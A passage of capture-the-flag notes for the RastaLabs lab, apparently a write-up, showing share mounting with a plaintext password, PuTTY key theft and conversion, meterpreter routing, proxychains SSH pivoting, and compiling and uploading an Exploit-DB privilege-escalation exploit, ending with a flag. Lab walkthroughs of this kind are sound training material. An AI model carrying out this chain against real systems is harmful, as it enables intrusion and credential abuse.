
in ws04,

net user ahope /domain
will find his fs01 directory, mount it and get the nix01.ppk file



net use Q: \\fs01.rastalabs.local\home$\ahope /user:ahope "Labrador8209"

```
Q:\Desktop>dir
dir
 Volume in drive Q has no label.
 Volume Serial Number is B890-A84E

 Directory of Q:\Desktop

15/11/2017  12:44    <DIR>          .
15/11/2017  12:44    <DIR>          ..
22/10/2017  20:23             1,466 nix01.ppk
               1 File(s)          1,466 bytes
               2 Dir(s)  29,903,028,224 bytes free
```

ppk is putty format file. to convert it to linux openssh format ---> install putty-tools

in ws01, add route and run socks4a proxy server

```
meterpreter >
meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.10.14.0         255.255.255.0      Session 15
   10.10.110.0        255.255.255.0      Session 15
   10.10.120.0        255.255.255.0      Session 15
   10.10.122.0        255.255.255.0      Session 15

meterpreter >
```

puttygen nix01.ppk -O private-openssh -o nix

password - Labrador8209

proxychains ssh -i nix ahope@10.10.122.20

```
root@kali  ~/Desktop/rasta
root@kali  ~/Desktop/rasta  puttygen nix01.ppk -O private-openssh -o nix
Enter passphrase to load key:
root@kali  ~/Desktop/rasta  proxychains ssh -i nix ahope@10.10.122.20
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.122.20:22-<><>-OK
Enter passphrase for key 'nix':
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-98-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Aug 13 22:30:55 2018 from 10.10.121.100
ahope@nix01:~$ id
uid=1001(ahope) gid=1001(ahope) groups=1001(ahope)
ahope@nix01:~$
```


use the exploit for priv esca
exploit ---> https://www.exploit-db.com/exploits/44298/

gcc exp1.c -o exploit

proxychains scp -i nix -r exploit ahope@10.10.122.20:/home/ahope

proxychains scp -i nix ahope@10.10.122.20:/usr/local/sbin/paycalc /root/Desktop/rasta ----> to download file from remote to local

```
root@kali  ~/Desktop/rasta  nano exp1.c
root@kali  ~/Desktop/rasta  gcc exp1.c -o exploit
```



RASTA{y0ur3_4_b4ll3r_70_637_7h15}